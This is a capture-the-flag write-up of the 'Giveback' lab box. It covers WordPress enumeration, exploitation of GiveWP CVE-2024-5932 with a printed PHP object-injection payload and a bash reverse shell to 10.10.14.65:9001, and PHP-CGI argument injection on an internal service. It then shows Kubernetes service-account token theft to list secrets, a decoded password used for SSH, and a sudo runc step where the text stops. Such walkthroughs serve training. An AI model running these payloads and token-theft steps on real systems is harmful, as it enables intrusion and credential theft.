Giveback
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
PORT      STATE    SERVICE      REASON         VERSION
22/tcp    open     ssh          syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCNmct03SP9FFs6NQ+Pih2m65SYS/Kte9aGv3C8l43TJGj2UcSrcheEX2jBL/jbje/HRafbJcGqz1bKeQo1cbAc=
|   256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICjor5/gXrTqGEWiETEzhgoni1P2kXV3B4O2/v2SGnH0
80/tcp    open     http         syn-ack ttl 62 nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-server-header: nginx/1.28.0
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-generator: WordPress 6.8.1
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
6443/tcp  filtered sun-sr-https no-response
10250/tcp filtered unknown      no-response
30686/tcp open     http         syn-ack ttl 63 Golang net/http server
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 08:45:28 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|     "serviceProxyHealthy": true
|   GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 08:45:09 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|     "serviceProxyHealthy": true
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Load-Balancing-Endpoint-Weight: 1
|     Date: Sun, 02 Nov 2025 08:45:10 GMT
|     Content-Length: 127
|     "service": {
|     "namespace": "default",
|     "name": "wp-nginx-service"
|     "localEndpoints": 1,
|_    "serviceProxyHealthy": true
|_http-favicon: Unknown favicon MD5: 078C07D5669A42740EF813D5300EBA4D
We’ve got a few open ports, these are the kubernetes api ports which are filtered, so we don’t directly have access, however the last one, port 30686 seems to be a node service which looks like it handles load balancing on the nginx web server indicating that we’re working on a kubernetes cluster
Port 80 - Website
Visiting the website on port 80 we’re greeted by a donation site.

It seems to be running on wordpress with the amount of wordpress requests we can see in our web proxy

Taking a look around we find a few donation pages and I spot an interesting request to a plugin called give. Looking around online we can find the following 10.0 CVE. CVE-2024-5932
Foothold
Looking around online we can find the following PoC, let’s clone this poc
1
2
3
4
5
6
7
8
git clone https://github.com/EQSTLab/CVE-2024-5932.git poc
Cloning into 'poc'...
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (19/19), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 19 (delta 9), reused 5 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (19/19), 11.04 KiB | 565.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
Since it’s a python poc and has some requirements, I’ll be using uv to add the requirements.
1
2
uv add --script CVE-2024-5932-rce.py -r requirements.txt
Updated `CVE-2024-5932-rce.py`
Next we have to setup a listener for our reverse shell payload that we’re going to use.
1
2
nc -lvnp 9001
listening on [any] 9001 ...
Now let’s use a reverse shell payload to get a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
uv run --script CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c "bash -c 'bash -i >& /dev/tcp/10.10.14.65/9001 0>&1'"

             ..-+*******-
            .=#+-------=@.                        .:==:.
           .**-------=*+:                      .-=++.-+=:.
           +*-------=#=+++++++++=:..          -+:==**=+-+:.
          .%----=+**+=-:::::::::-=+**+:.      ==:=*=-==+=..
          :%--**+-::::::::::::::::::::+*=:     .::*=**=:.
   ..-++++*@#+-:::::::::::::::::::::::::-*+.    ..-+:.
 ..+*+---=#+::::::::::::::::::::::::::::::=*:..-==-.
 .-#=---**:::::::::::::::::::::::::=+++-:::-#:..            :=+++++++==.   ..-======-.     ..:---:..
  ..=**#=::::::::::::::::::::::::::::::::::::%:.           *@@@@@@@@@@@@:.-#@@@@@@@@@%*:.-*%@@@@@@@%#=.
   .=#%=::::::::::::::::::::::::::::::::-::::-#.           %@@@@@@@@@@@@+:%@@@@@@@@@@@%==%@@@@@@@@@@@%-
  .*+*+:::::::::::-=-::::::::::::::::-*#*=::::#: ..*#*+:.  =++++***%@@@@+-@@@#====%@@@%==@@@#++++%@@@%-
  .+#*-::::::::::+*-::::::::::::::::::+=::::::-#..#+=+*%-.  :=====+#@@@@-=@@@+.  .%@@@%=+@@@+.  .#@@@%-
   .+*::::::::::::::::::::::::+*******=::::::--@.+@#+==#-. #@@@@@@@@@@@@.=@@@%*++*%@@@%=+@@@#====@@@@%-
   .=+:::::::::::::=*+::::::-**=-----=#-::::::-@%+=+*%#:. .@@@@@@@@@@@%=.:%@@@@@@@@@@@#-=%@@@@@@@@@@@#-
   .=*::::::::::::-+**=::::-#+--------+#:::-::#@%*==+*-   .@@@@#=----:.  .-+*#%%%%@@@@#-:+#%@@@@@@@@@#-
   .-*::::::::::::::::::::=#=---------=#:::::-%+=*#%#-.   .@@@@%######*+.       .-%@@@#:  .....:+@@@@*:
    :+=:::::::::::-:-::::-%=----------=#:::--%++++=**      %@@@@@@@@@@@@.        =%@@@#.        =@@@@*.
    .-*-:::::::::::::::::**---------=+#=:::-#**#*+#*.      -#%@@@@@@@@@#.        -%@@%*.        =@@@@+.
.::-==##**-:::-::::::::::%=-----=+***=::::=##+#=.::         ..::----:::.         .-=--.         .=+=-.
%+==--:::=*::::::::::::-:+#**+=**=::::::-#%=:-%.
*+.......+*::::::::::::::::-****-:::::=*=:.++:*=
.%:..::::*@@*-::::::::::::::-+=:::-+#%-.   .#*#.
 ++:.....#--#%**=-:::::::::::-+**+=:@#....-+*=.
 :#:....:#-::%..-*%#++++++%@@@%*+-.#-=#+++-..
 .++....-#:::%.   .-*+-..*=.+@= .=+..-#
 .:+++#@#-:-#= ...   .-++:-%@@=     .:#
     :+++**##@#+=.      -%@@@%-   .-=*#.
    .=+::+::-@:         #@@@@+. :+*=::=*-
    .=+:-**+%%+=-:..    =*#*-..=*-:::::=*
     :++---::--=*#+*+++++**+*+**-::::::+=
      .+*=:::---+*:::::++++++*+=:::::-*=.
       .:=**+====#*::::::=%:...-=++++=.      Author: EQST(Experts, Qualified Security Team)
           ..:----=**++++*+.                 Github: https://github.com/EQSTLab/CVE-2024-5932


Analysis base : https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/

=============================================================================================================

CVE-2024-5932 : GiveWP unauthenticated PHP Object Injection
description: The GiveWP  Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the 'give_title' parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files.
Arbitrary File Deletion

=============================================================================================================

[\] Exploit loading, please wait...
[+] Requested Data:
{'give-form-id': '17', 'give-form-hash': 'b3147fe398', 'give-price-id': '0', 'give-amount': '$10.00', 'give_first': 'Spencer', 'give_last': 'Page', 'give_email': 'garrettkathleen@example.org', 'give_title': 'O:19:"Stripe\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\PaymentGateways\\\\\\\\DataTransferObjects\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\Vendors\\\\\\\\Faker\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\Onboarding\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:51:"bash -c \'bash -i >& /dev/tcp/10.10.14.65/9001 0>&1\'";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}', 'give-gateway': 'offline', 'action': 'give_process_donation'}
We get a response from our listener!
1
2
3
4
connect to [10.10.14.65] from (UNKNOWN) [10.129.126.114] 15585
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<s-8968c6d58-h27tk:/opt/bitnami/wordpress/wp-admin$
Just like that, we have a foothold!
User
Looking around at our foothold it’s pretty minimal so it’s difficult to stabilize our shell which I won’t go into detail in this writeup. Use exec 3<>/dev/tcp/<ip>/port; cat <&3 as a replacement for curl. There will be some request headers you have to take out though.
In the env vars we notice an interesting ip and port combination.
1
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
Forwarding the port to our local host we find an internal CMS system

Since there’s a mention of legacy CGI support let’s try some php tricks, after trying several of them the XAMPP CGI RCE seems to have worked.
1
2
3
curl "http://localhost:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input" -d 'uname -a'
[START]Linux legacy-intranet-cms-6f7bf5db84-lfw7l 5.15.0-124-generic #134-Ubuntu SMP Fri Sep 27 20:20:17 UTC 2024 x86_64 Linux
[END]
So let’s grab a reverse shell, this box is also pretty minimal using zsh so you’d have to use a different reverse shell than the standard bash one.
1
2
/var/www/html/cgi-bin # whoami
root
Looking around we can see a few more nodes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
/var/www/html/cgi-bin # env
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=legacy-intranet-cms-6f7bf5db84-gb975
PHP_INI_DIR=/usr/local/etc/php
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WP_NGINX_SERVICE_SERVICE_PORT=80
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
SHLVL=5
PHP_CGI_VERSION=8.3.3
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
HOME=/root
PHP_LDFLAGS=-Wl,-O1 -pie
LEGACY_CGI_ENABLED=true
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
PHP_VERSION=8.3.3
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_MODE=enabled
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PORT=80
GPG_KEYS=1198C0117593497A5EC5C199286AF1F9897469DC C28D937575603EB4ABB725861C0779DC5C0A9DE4 AFD8691FDAEDF03BDF6E460563F15A9B715376CA
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WP_NGINX_SERVICE_PORT_80_TCP_PORT=80
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL=https://www.php.net/distributions/php-8.3.3.tar.xz.asc
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
PHP_URL=https://www.php.net/distributions/php-8.3.3.tar.xz
TERM=tmux-256color
PHP_MAX_EXECUTION_TIME=120
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:/sbin
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
KUBERNETES_PORT_443_TCP_PORT=443
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
PHP_MEMORY_LIMIT=128M
KUBERNETES_PORT_443_TCP_PROTO=tcp
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
CMS_ENVIRONMENT=development
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
WP_NGINX_SERVICE_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
PHPIZE_DEPS=autoconf            dpkg-dev dpkg           file            g++             gcc             libc-dev                make            pkgconf                 re2c
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=/var/www/html/cgi-bin
PHP_SHA256=b0a996276fe21fe9ca8f993314c8bc02750f464c7b0343f056fb0894a8dfa9d1
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
Attempting to contact the Kubernetes service we get the following error.
1
2
3
4
5
6
7
~ # curl https://10.43.0.1
curl: (60) SSL certificate problem: self-signed certificate in certificate chain
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
Attempting to ignore the cert we get unauthorized
1
2
3
4
5
6
7
8
9
10
~ # curl https://10.43.0.1 -k
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "Unauthorized",
  "reason": "Unauthorized",
  "code": 401
}
So let’s try to look for a token
1
2
3
~ # find / -name token 2>/dev/null
/run/secrets/kubernetes.io/serviceaccount/..2025_11_02_10_10_31.1950761494/token
/run/secrets/kubernetes.io/serviceaccount/token
We find a token file, additionally in that same directory we find a ca.crt file and a namespace file.
1
2
3
4
5
6
7
8
9
~ # ls -lash /run/secrets/kubernetes.io/serviceaccount/
total 4K
      0 drwxrwxrwt    3 root     root         140 Nov  2 10:10 .
   4.0K drwxr-xr-x    3 root     root        4.0K Nov  2 07:45 ..
      0 drwxr-xr-x    2 root     root         100 Nov  2 10:10 ..2025_11_02_10_10_31.1950761494
      0 lrwxrwxrwx    1 root     root          32 Nov  2 10:10 ..data -> ..2025_11_02_10_10_31.1950761494
      0 lrwxrwxrwx    1 root     root          13 Nov  2 07:45 ca.crt -> ..data/ca.crt
      0 lrwxrwxrwx    1 root     root          16 Nov  2 07:45 namespace -> ..data/namespace
      0 lrwxrwxrwx    1 root     root          12 Nov  2 07:45 token -> ..data/token
Let’s set the token as an environment variable and run the command with the cookie.
1
2
3
4
5
6
7
8
9
10
11
12
/run/secrets/kubernetes.io/serviceaccount # export TOKEN=$(cat token)
/run/secrets/kubernetes.io/serviceaccount # curl https://10.43.0.1 -k -H "Authorization: Bearer $TOKEN"
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "forbidden: User \"system:serviceaccount:default:secret-reader-sa\" cannot get path \"/\"",
  "reason": "Forbidden",
  "details": {},
  "code": 403
}
It seems we’re still forbidden, this is possibly because it’s https only, we do have ca.crt so let’s use that instead of ignoring it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
/run/secrets/kubernetes.io/serviceaccount # curl --cacert $CACERT -H "Authorization: Bearer $TOKEN" https://10.43.0.1/api/v1/namespaces/default/secrets
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "2864260"
  },
  "items": [
    {
      "metadata": {
        "name": "beta-vino-wp-mariadb",
        "namespace": "default",
        "uid": "3473d5ec-b774-40c9-a249-81d51426a45e",
        "resourceVersion": "2088227",
        "creationTimestamp": "2024-09-21T22:17:31Z",
        "labels": {
          "app.kubernetes.io/instance": "beta-vino-wp",
          "app.kubernetes.io/managed-by": "Helm",
          "app.kubernetes.io/name": "mariadb",
          "app.kubernetes.io/part-of": "mariadb",
          "app.kubernetes.io/version": "11.8.2",
          "helm.sh/chart": "mariadb-21.0.0"
        },
        "annotations": {
          "meta.helm.sh/release-name": "beta-vino-wp",
          "meta.helm.sh/release-namespace": "default"
        },
        "managedFields": [
          {
            "manager": "helm",
<SNIP>
We can find a MASTERPASS
1
2
3
"data": {
        "MASTERPASS": "Y3ZDYUhTRFpub0hsZ01NUTNMbXJSTXVmMk1RdWVuc1I="
      },
Note that this master pass is generated at random and encoded in
base64
Let’s base64 decode this.
1
2
echo 'Y3ZDYUhTRFpub0hsZ01NUTNMbXJSTXVmMk1RdWVuc1I=' | base64 -d
cvCaHSDZnoHlgMMQ3LmrRMuf2MQuensR
And ssh as babywyrm which is a user we can find in the data or in the wordpress website
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ssh babywyrm@giveback.htb
babywyrm@giveback.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Nov 2 10:39:23 2025 from 10.10.14.65
babywyrm@giveback:~$
Just like that, we have User!
Root
Looking around we have the following sudo permissions.
1
2
3
4
5
6
7
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
However if we attempt to run /opt/debug, it asks for an administrative password
1
2
3
4
5
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Incorrect password
During the course of the box, we were having trouble getting a valid credential, so babywyrm, the creator of the box dropped the following hint
btw a select few legends did root intended and suffered quite a bit, so just a quick note on that -
- admins are lazy,
- admins make mistakes,
- admins have copy/pasta issues just like anyone else
- admins are human
With all this in mind we attempted to use the base64 versions of the credentials we had found earlier, specifically the one on the original foothold for mariadb. We thought about this as passwords on kubernetes apis are usually given back as base64 values, which was the case for babywyrm’s password.
1
2
I have no name!@beta-vino-wp-wordpress-8968c6d58-h27tk:/secrets$ cat mariadb-password
sW5s[REDACTED]
Which when base64 encoded looks like.
1
2
echo -n 'sW5s[REDACTED]' | base64
c1c1c3[REDACTED]
They changed the password to just be a reuse of the
mariadb-passwordrather than the b64 encoded version of it.
Attempting to use this with /opt/debug works!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

    # runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
   runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
   1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4

COMMANDS:
   checkpoint  checkpoint a running container
   create      create a container
   delete      delete any resources held by the container often used with detached container
   events      display container events such as OOM notifications, cpu, memory, and IO usage statistics
   exec        execute new process inside the container
   kill        kill sends the specified signal (default: SIGTERM) to the container's init process
   list        lists containers started by runc with the given root
   pause       pause suspends all processes inside the container
   ps          ps displays the processes running inside a container
   restore     restore a container from a previous checkpoint
   resume      resumes all processes that have been previously paused
   run         create and run a container
   spec        create a new specification file
   start       executes the user defined process in a created container
   state       output the state of a container
   update      update container resource constraints
   features    show the enabled features
   help, h     Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug             enable debug logging
   --log value         set the log file to write runc logs to (default is '/dev/stderr')
   --log-format value  set the log format ('text' (default), or 'json') (default: "text")
   --root value        root directory for storage of container state (this should be located in tmpfs) (default: "/run/runc")
   --criu value        path to the criu binary used for checkpoint and restore (default: "criu")
